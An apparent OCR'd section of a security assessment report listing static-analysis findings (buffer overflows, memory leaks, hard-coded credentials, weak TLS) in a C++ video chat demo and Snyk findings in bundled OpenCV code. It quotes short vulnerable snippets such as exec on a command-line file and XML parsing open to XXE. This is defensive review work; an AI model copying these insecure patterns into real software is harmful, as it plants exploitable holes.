
Result of all Code (team2 + open source)





- Team2's source only




- detail result of lgvideochatDemo (result of each files)





Buffer Overflow 1
Make sure use of "strlen" is safe here.
ForgetPassword.cpp 152 0 0 43 1
ForgetPassword.h 2 0 0 1 0
framework.h 8 0 0 2 0
jsoncpp.cpp 4,364 11 0 121 10
Buffer Overflow 10
Make sure use of "strlen" is safe here.
Make sure use of "strlen" is safe here.
Make sure use of "strlen" is safe here.
Make sure use of "strlen" is safe here.
Make sure use of "strlen" is safe here.
Make sure use of "strlen" is safe here.
LgVideoChatDemo/jsoncpp.cpp
Out of bound memory access (access exceeds upper limit of memory block)
Bug Open Blocker Not assigned 5min effort 20 days ago
Out of bound memory access (access exceeds upper limit of memory block)
Bug Open Blocker Not assigned 5min effort 20 days ago
Out of bound memory access (access exceeds upper limit of memory block)
Bug Open Blocker Not assigned 5min effort 20 days ago
Replace "long long" to "char *" type punning with "std::memcpy". "string_" is not an active member of the union
bad-practice pitfall
Bug Open Major Not assigned 5min effort 20 days ago
Remove the undefined behavior caused by type punning types of different sizes ("_Bool" to "char *"). "string_" is not an active member of the union
bad-practice pitfall
Bug Open Major Not assigned 5min effort 20 days ago
Replace "class std::map<class Json::Value::CZString, class Json::Value> *" to "char *" type punning with "std::memcpy". "string_" is not an active member of the union
bad-practice pitfall



LgVideoChatDemo/NotifyCall.cpp
Potential leak of memory pointed to by 'pStr'
cert cwe
Bug Open Blocker Not assigned 20min effort 11 days ago
Buffer Overflow 1
Make sure use of "strlen" is safe here.
NotifyCall.cpp 175 1 0 41 1
NotifyCall.h 3 0 0 0 0
Register.cpp 299 1 0 120 0
LgVideoChatDemo/Register.cpp
non-void function does not return a value in all control paths
based-on-misra cert
Bug Open Critical Not assigned 5min effort 21 days ago



LgVideoChatDemo/TwoFactorAuth.cpp
Out of bound memory access (access exceeds upper limit of memory block) cert cwe ... +
Bug Open Blocker Not assigned 5min effort • 11 days ago
Authentication 1
Hard-coded credentials are security-sensitive.
Buffer Overflow 1
Review priority: Medium
Weak Cryptography 1
TwoFactorAuth.cpp 126 1 0 25 3
TwoFactorAuth.h 8 0 0 5 0
TwoFactorAuthMod... 174 0 0 44 0
TwoFactorAuthMod... 3 0 0 0 0
VideoClient.cpp 303 3 0 53 0
LgVideoChatDemo/VideoClient.cpp
Remove the illegal characters from this #include. based-on-misra +
Bug Open Major Not assigned 10min effort • 29 days ago
Remove the illegal characters from this #include. based-on-misra +
Bug Open Major Not assigned 10min effort • 29 days ago
Potential leak of memory pointed to by 'InputBufferWithOffset' cert cwe ... +
Bug Open Blocker Not assigned 20min effort • 29 days ago

5.7.2. Summary of Snyk (open source vulnerability check)

- Open source only




Regular Expression Denial of Service (ReDoS)
SNYK CODE | CWE-400
SCORE
801
manual="(manual)" if self.addedManually else "")
def isIgnored(self):
for c in const_ignore_list:
if re.match(c, self.name):
Unsanitized user input from a command line argument flows into re.match, where it is used to build a regular expression. This may result in a Regular expression Denial of Service attack (reDOS).
opencv/sources/modules/java/generator/gen_java.py
47 steps in 1 file
XML External Entity (XXE) Injection
SNYK CODE | CWE-611
SCORE
801
Mat homography = new Mat(3, 3, CvType.CV_64F);
double[] homographyData = new double[(int) (homography.total()*homography.channels())];
try {
documentBuilder = documentBuilderFactory.newDocumentBuilder();
document = documentBuilder.parse(file);
Unsanitized input from a local file flows into parse, which allows expansion of external entity references. This may result in a XXE attack leading to the disclosure of confidential data or denial of service.
opencv/sources/samples/java/tutorial_code/features2D/akaze_matching/AKAZEMatchDemo.java
2 steps in 1 file
Learn about this type of vulnerability and how to fix it
Ignore
Full details


Code Injection
SNYK CODE | CWE-94
SCORE
551
bindingsCpp = sys.argv[2]
headers = open(sys.argv[3], 'r').read().split(';')
coreBindings = sys.argv[4]
whiteListFile = sys.argv[5]
exec(open(whiteListFile).read())
Unsanitized input from a command line argument flows into exec, where it is executed as Python code. This may result in a Code Injection vulnerability.
opencv/sources/modules/js/generator/embindgen.py
8 steps in 1 file
Configuration Issues: Electron Insecure Web Preferences
SNYK CODE | CWE-16
SCORE
551
width: 1220,
height: 840,
webPreferences: {
nodeIntegration: true,
contextIsolation: false,
Do not disable contextIsolation. Disabling this feature is considered insecure because malicious JavaScript code from the renderer process could potentially pollute/modify global JavaScript functions.
opencv/sources/doc/js_tutorials/js_assets/webnn-electron/main.js
2 steps in 1 file
Ignore
Full details

5.7.3. Summary of static analysis

No	Summary	Location	Consequences/impact	Proof of Concept
1	Change this code to use a stronger protocol Weak SSL/TLS protocols should not be used To provide communication security over a network, SSL and TLS are generally used. However, it is important to note that the following protocols are all considered weak by the cryptographic community, and are officially deprecated: SSL versions 1.0, 2.0 and 3.0 TLS versions 1.0 and 1.1	LgVideoChatDemo/AccessControlClient.cpp line 133	After retrieving encrypted data and performing cryptographic attacks on it on a given timeframe, attackers can recover the plaintext that encryption was supposed to protect. Depending on the recovered data, the impact may vary.	By modifying the plaintext of the encrypted message, an attacker may be able to trigger additional vulnerabilities in the code. An attacker can further exploit a system to obtain more information.

2	Hard-coded credentials are security-sensitive. Hard-coded credentials are security-sensitive	LgVideoChatDemo/TwoFactorAuth.cpp line 30	It is easy to extract strings from an application source code or binary, credentials should not be hard-coded. This is particularly true for applications that are distributed or that are open-source. In the past, it has led to the following vulnerabilities: CVE-2019-13466 CVE-2018-15389	Credentials allow access to a sensitive component like a database, a file storage, an API or a service. Credentials are used in production environments. Application re-distribution is required before updating the credentials.
3	Make sure use of "strcpy" is safe here. Using "strcpy" or "wcscpy" is security-sensitivecpp	opencv/build/include/opencv2/flann/saving.h line 92	In C, a string is just a buffer of characters, normally using the null character as a sentinel for the end of the string. This means that the developer has to be aware of low-level details such as buffer sizes or having an extra character to store the final null character. Doing that correctly and consistently is notoriously difficult and any error can lead to a security vulnerability, for instance, giving access to sensitive data or allowing arbitrary code execution.	NA

4	Make sure use of "strlen" is safe here. Using "strlen" or "wcslen" is security-sensitive	LgVideoChatDemo/AccessControlServer.cpp line 582, 583 LgVideoChatDemo/AccessControlServer.cpp line 588, 589 LgVideoChatDemo/AccessControlServer.cpp line 726, 727 LgVideoChatDemo/AccessControlServer.cpp line 905 LgVideoChatDemo/ForgetPassword.cpp	The function size_t strlen(const char *s) measures the length of the string s (excluding the final null character). The function size_t wcslen(const wchar_t *s) does the same for wide characters, and should be used with the same guidelines. Similarly to many other functions in the standard C libraries, strlen and wcslen assume that their argument is not a null pointer. Additionally, they expect the strings to be null-terminated. For example, the 5-letter string "abcde" must be stored in memory as "abcde₩0" (i.e. using 6 characters) to be processed correctly. When a string is missing the null character at the end, these functions will iterate past the end of the buffer, which is undefined behavior.	There is a possibility that the pointer is null. There is a possibility that the string is not correctly null-terminated. There is a risk if you answered yes to any of those questions.

		line 159 LgVideoChatDemo/NotifyCall.cpp line 128 LgVideoChatDemo/TwoFactorAuth.cpp line 38		
5	Memory copy function accesses out-of-bound array element Memory access should be explicitly bounded to prevent buffer overflows cpp:S3519	LgVideoChatDemo/AccessControlServer.cpp line 588	Array overruns and buffer overflows happen when memory access accidentally goes beyond the boundary of the allocated array or buffer. These overreaching accesses cause some of the most damaging, and hard to track defects. MITRE, CWE-119 - Improper Restriction of Operations within the Bounds of a Memory Buffer	NA

6	Potential leak of memory pointed to by 'InputBufferWithOffset' Dynamically allocated memory should be released	LgVideoChatDemo/AccessControlClient.cpp line 228	Memory allocated dynamically with calloc(...), malloc(...), realloc(...) or new should be released when it's not needed anymore. Failure to do so will result in a memory leak. MITRE, CWE-401 - Improper Release of Memory Before Removing Last Reference ('Memory Leak')	Memory is allocated Assuming 'InputBuffer' is not equal to NULL Taking false branch Assuming 'hTimer' is equal to NULL Taking true branch Potential leak of memory pointed to by 'InputBufferWithOffset'
7	Potential leak of memory pointed to by 'selectedText' Dynamically allocated memory should be released cpp:S3584	LgVideoChatDemo/ContactList.cpp line 99	Memory allocated dynamically with calloc(...), malloc(...), realloc(...) or new should be released when it's not needed anymore. Failure to do so will result in a memory leak. MITRE, CWE-401 - Improper Release of Memory Before Removing Last Reference ('Memory Leak')	Control jumps to 'case 273:' at line 75 Control jumps to 'case 400:' at line 80 Assuming the condition is true Taking true branch Assuming the condition is true Taking true branch Memory is allocated Potential leak of memory pointed to by 'selectedText'
8	Potential leak of memory pointed to by 'pStr' Dynamically allocated memory should be released cpp:S3584	LgVideoChatDemo/NotifyCall.cpp line 157	Memory allocated dynamically with calloc(...), malloc(...), realloc(...) or new should be released when it's not needed anymore. Failure to do so will result in a memory leak. MITRE, CWE-401 - Improper Release of Memory Before	Control jumps to 'case 1:' at line 123 Memory is allocated Potential leak of memory pointed to by 'pStr'

			Removing Last Reference ('Memory Leak')	
9	Dereferencing a NULL pointer can result in abnormal program termination or unexpected behavior, creating a security vulnerability that can be exploited.	- LgVideoChatDemo₩AccessControlServer.cpp (line: 958, 962) - LgVideoChatDemo₩ForgetPassword.cpp (line: 155) - LgVideoChatDemo₩NotifyCall.cpp (line: 102, 113) - LgVideoChatDemo₩TwoFactorAuthModule.cpp (line: 156, 158, 173)	Dereferencing a NULL pointer can lead to program crashes, unexpected behavior, and security vulnerabilities. It can cause abnormal program termination, expose sensitive information, and potentially allow attackers to exploit the system.	NA

10	Although there is an intention to prevent integer overflow by limiting the value of length, the mitigation is not sufficient, and a buffer overflow vulnerability still exists. Even if the length value is too large, the memory is allocated by calling malloc(length + 1), which can lead to buffer overflow when copying through the memcpy function. Malicious attackers can manipulate the program by inputting an appropriate length value to gain control or alter the execution flow.	LgVideoChatDemo₩jsoncpp.cpp (line: 2541)	The consequence of the buffer overflow vulnerability is that an attacker can exploit it to overwrite adjacent memory areas, leading to unpredictable behavior of the program. This can result in crashes, system instability, and potential unauthorized access or control of the affected system. By manipulating the length value and triggering a buffer overflow, an attacker can inject malicious code, modify critical data, or escalate privileges, compromising the integrity, confidentiality, and availability of the system.	NA

11	Indicates potential arithmetic overflow situations, which can lead to unexpected behavior and present critical security vulnerabilities that can be exploited.	- LgVideoChatDemo₩ChangePassword.cpp (line: 132, 133) - LgVideoChatDemo₩ContactList.cpp (line: 90) - LgVideoChatDemo₩Login.cpp (line: 134) - LgVideoChatDemo₩Register.cpp (line: 148, 149) - LgVideoChatDemo₩VoipVoice.cpp (line: 709, 711, 741)	The consequence of potential arithmetic overflow situations is that it can lead to unexpected behavior, such as incorrect calculations, memory corruption, crashes, or system instability. From a security perspective, it creates critical vulnerabilities that can be exploited by attackers. They can manipulate the arithmetic operations to trigger the overflow, potentially gaining unauthorized access, executing arbitrary code, or causing denial of service.	NA

12	- Input Buffer Overflow: The sscanf_s function stores input values based on a format string, and if the length of the format string is larger than expected or exceeds the size of the input buffer, a buffer overrun can occur. This can lead to security vulnerabilities where malicious users can manipulate input to invade memory or alter the execution flow. - Insufficient Input Validation: The sscanf_s function interprets input values based on the format string, but this code does not validate the input values before using them. If a malicious user provides input in an incorrect format, it can result in unexpected behavior or produce incorrect results. For example, providing input in an	LgVideoChatDemo₩TimeUtil.cpp (line: 24)	- Input Buffer Overflow: The consequence of a buffer overflow vulnerability is that it can lead to memory corruption, crashes, or even remote code execution. By providing input that exceeds the expected length or the size of the input buffer, an attacker can overwrite adjacent memory locations, potentially gaining unauthorized access or altering the program's execution flow. This can result in system instability, data breaches, or the execution of arbitrary malicious code. - Insufficient Input Validation: The consequence of insufficient input validation is that it can result in incorrect program behavior or incorrect output. If the code does not validate input values before using them, a malicious user can provide input in an unexpected format, leading to unexpected behavior or producing incorrect results. This can potentially lead to logic errors, data corruption, or system crashes.	NA

	incorrect format can lead to memory errors.			

13	There is a potential for dereferencing invalid iterators. This part indicates the possibility of using potentially invalid iterators when dereferencing the iter iterator in the code. This can lead to referencing incorrect memory locations or accessing invalid data, resulting in abnormal program behavior or security vulnerabilities.	LgVideoChatDemo₩AccessControlServer.cpp (line: 160, 166, 168)	The consequence of dereferencing invalid iterators is that it can lead to referencing incorrect memory locations or accessing invalid data. This can result in abnormal program behavior, crashes, or security vulnerabilities. When an invalid iterator is dereferenced, it may point to uninitialized or deallocated memory, causing the program to read or modify unintended data. This can lead to data corruption, memory errors, or even remote code execution if an attacker can manipulate the iterator to point to malicious data or code.	NA
14	There is a potential for out-of-bounds access in an empty string. In other words, the code attempts to access a position out of bounds by using decryptedText.length() - 1 when decryptedText is empty.	LgVideoChatDemo₩filemanager.cpp (line: 70)	The consequence of potential out-of-bounds access in an empty string is that it can lead to undefined behavior or program crashes. In this case, when the decryptedText string is empty, accessing decryptedText.length() - 1 would result in accessing a position outside the valid range of the string. This can cause memory corruption, unexpected program behavior, or crashes. An attacker could potentially exploit this vulnerability by providing manipulated input that triggers the out-of-bounds	NA

			access, leading to a denial-of-service (DoS) attack or the execution of arbitrary code.	

6. Lessons Learned

